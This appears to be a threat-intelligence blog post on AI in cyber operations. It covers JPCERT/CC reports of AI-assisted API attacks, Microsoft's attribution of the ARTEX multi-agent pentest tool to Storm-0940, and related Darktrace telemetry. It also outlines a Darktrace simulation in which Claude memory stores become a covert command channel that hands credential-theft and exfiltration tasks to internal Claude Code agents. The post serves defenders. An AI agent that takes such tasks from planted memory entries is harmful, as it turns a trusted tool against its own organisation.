Darktrace Signal Labs has also examined how a trusted enterprise agent could be abused after an attacker has already obtained access to an environment. In a controlled simulation, researchers demonstrated that, in that post-compromise scenario, the Claude platform’s memory stores feature could be abused to establish a live C2 channel between an external operator and internal Claude Code agents. The external operator was able to dynamically assign network discovery, credential access, and data exfiltration tasks to the agents via this C2 channel. Detection of the agents’ activities relied on the correlation of process creation and network traffic activity from agent harness processes, alongside behavioral analysis to identify deviations from expected behavior. Darktrace has not claimed it observed this memory-store command-and-control technique in operational attacks [7].

AI-assisted attacks in Japan

Evidence from Japan indicates AI being used for vulnerability scanning and attacks outside controlled research. On 21 October, JPCERT/CC published findings from an investigation into recent unauthorized access incidents affecting organizations in Japan. JPCERT/CC states that it confirmed attackers had used AI to scan for known vulnerabilities and conduct attacks through APIs. According to JPCERT/CC, its examination of attack infrastructure found evidence of Android application analysis, API discovery and testing for weaknesses including server-side request forgery, and the infrastructure also targeted services intended for users outside Japan [8].

JPCERT/CC does not identify ARTEX by name in that publication. The named ARTEX attribution comes from separate investigations, including Microsoft's analysis of Storm-0940.

AI in offensive operations

Microsoft describes ARTEX as an open-source, multi-agent penetration-testing system capable of automating activity with limited human interaction. Microsoft reported that Storm-0940, which it assesses to be a China state-aligned actor active since 2021, used ARTEX against hundreds of organizations, and Microsoft attributed the ConnectWise supply-chain compromise [9].

Microsoft observed ARTEX accelerating scanning, reconnaissance, password spraying and OAuth application abuse. Several ARTEX-driven operations reached privileged cloud access less than three hours after initial targeting. Following the ConnectWise compromise, Storm-0940 attempted to authenticate to more than 2,250 tenants at rates of up to 2,900 attempts per minute [9].


Darktrace Threat Research found activity in its own telemetry involving infrastructure later associated with the campaign. On 13 October, Darktrace recorded failed authentication activity involving 144.172.64[.]128, one of the addresses Microsoft later identified as performing sign-ins and Microsoft Graph activity in ConnectWise customer environments. Darktrace analysis identified 65 failed authentication attempts in around 20 minutes.

Figure 1: Darktrace Advanced Search showing failed authentication events involving 144.172.64[.]128 on 13 October 2026, (customer-identifying information redacted).

The telemetry establishes repeated failed authentication from infrastructure later associated with the campaign. It does not establish ARTEX execution or successful compromise. At the time of observation, Microsoft's later attribution was unavailable. Analysts therefore had the behavior itself: repeated failed authentication from the same source over a short period, together with any related identity, application or network activity inside the environment.

Microsoft documented a wider password-spray campaign against 327 accounts across eight organizations between 10 and 14 October. It recorded more than 151,000 failed logons, including more than 111,000 on 11 October, but no successful authentication, token issuance, Graph call or directory change from that campaign. Microsoft also reported that most Storm-0940 targeting was unsuccessful [9].

Where the actor progressed beyond authentication, Microsoft observed service-principal sign-ins followed by Graph and directory operations. Activity included reconnaissance, application credential changes and attempts to modify privileges. Microsoft recommends correlating service-principal sign-ins with Graph activity, directory changes and resource access [9].

Behavior before attribution

The PHP and ARTEX cases begin with different information. PHP defenders knew which software required urgent remediation but initially had limited information about exploitation. Process execution, file modification and outbound communication could still provide evidence of compromise.

The PHP and ARTEX observations also illustrate the difference between volume and impact. Darktrace observed broad scanning around the PHP disclosure, while the ARTEX-associated infrastructure produced concentrated authentication activity. Neither observation independently demonstrates compromise and in each case examining the behavior that follows the initial interaction is the investigative clue.

The Darktrace ARTEX-related observation began with authentication behavior. Microsoft publicly attributed the source infrastructure eight days later. That attribution added context, but it did not change what had originally been recorded in the environment.

AI is now present at several points in this cycle. Daybreak applies models to vulnerability discovery and remediation. Darktrace Signal Labs demonstrated how a trusted enterprise agent could be co-opted in a controlled environment. JPCERT/CC confirmed AI-assisted vulnerability scanning and API attacks in recent incidents. Microsoft documented ARTEX being used by Storm-0940 in active operations [4][7][8][9].

Microsoft's findings also show why scale and impact must be assessed separately. One ARTEX-associated campaign produced more than 151,000 failed logons without successful access, while other operations reached privileged cloud access in less than three hours. Security teams have to distinguish high-volume attempts from activity that progresses through authentication, privilege changes and resource access.

The evidence required to assess these cases remains familiar: authentication records, process execution, application and directory changes, file activity and network communication. AI can increase the rate at which those behaviors occur. Defenders still need to establish their sequence and impact.

Credit to Emma Foulger, Sam Lister, Dylan Evans, Moishe Tajtelbaum

References

[1] NCSC-NL, php2shell vulnerabilities (CVE-2026-109618, CVE-2026-109619), 21 October 2026. https://github.com/NCSC-NL/php2shell

[2] Imperva, https://www.imperva.com/blog/node2shell-from-brotli-data-to-remote-code-execution/

[3] Cyber Security Agency of Singapore, https://www.csa.gov.sg/alerts-and-advisories/alerts/al-2026-151/

[4] OpenAI, Daybreak: Tools for securing every organization in the world, 22 June 2026. https://openai.com/index/daybreak-securing-the-world/

[5] OpenAI Developers, Scaling cyber defenders with Daybreak, 21 August 2026. https://developers.openai.com/blog/scaling-cyber-defenders-with-daybreak

[6] OpenAI, Cloudflare links vulnerability discovery to defense with OpenAI, 21 October 2026. https://openai.com/index/cloudflare-cyber/

[7] Darktrace Signal Labs, Shared Memories as a Covert C2 Channel, draft research supplied for review.

[8] JPCERT/CC, Recent AI-Assisted Cyber Attacks in Japan: Investigating Attack Infrastructure and Techniques, 21 October 2026. https://blogs.jpcert.or.jp/en/2026/10/web_api_attacks.html

[9] Microsoft Security Research and Microsoft Threat Intelligence, AI-driven, large-scale nation-state campaign using ARTEX enables supply chain compromise, 21 October 2026. https://www.microsoft.com/en-us/security/blog/2026/10/21/storm-0940-uses-artex-agentic-ai-connectwise-supply-chain-compromise/

[10] Darktrace, Advancing the Use of Frontier AI in Cybersecurity: Darktrace Joins the OpenAI Daybreak Cyber Partner Program to Explore Defensive AI Integrations, 22 June 2026. https://www.darktrace.com/blog/advancing-the-use-of-frontier-ai-in-cybersecurity-darktrace-joins-the-openai-daybreak-cyber-partner-program-to-explore-defensive-ai-integrations

Continue reading
About the author
Nathaniel Jones
SVP, Global Threat Intelligence
Your data. Our AI.
Elevate your network security with Darktrace AI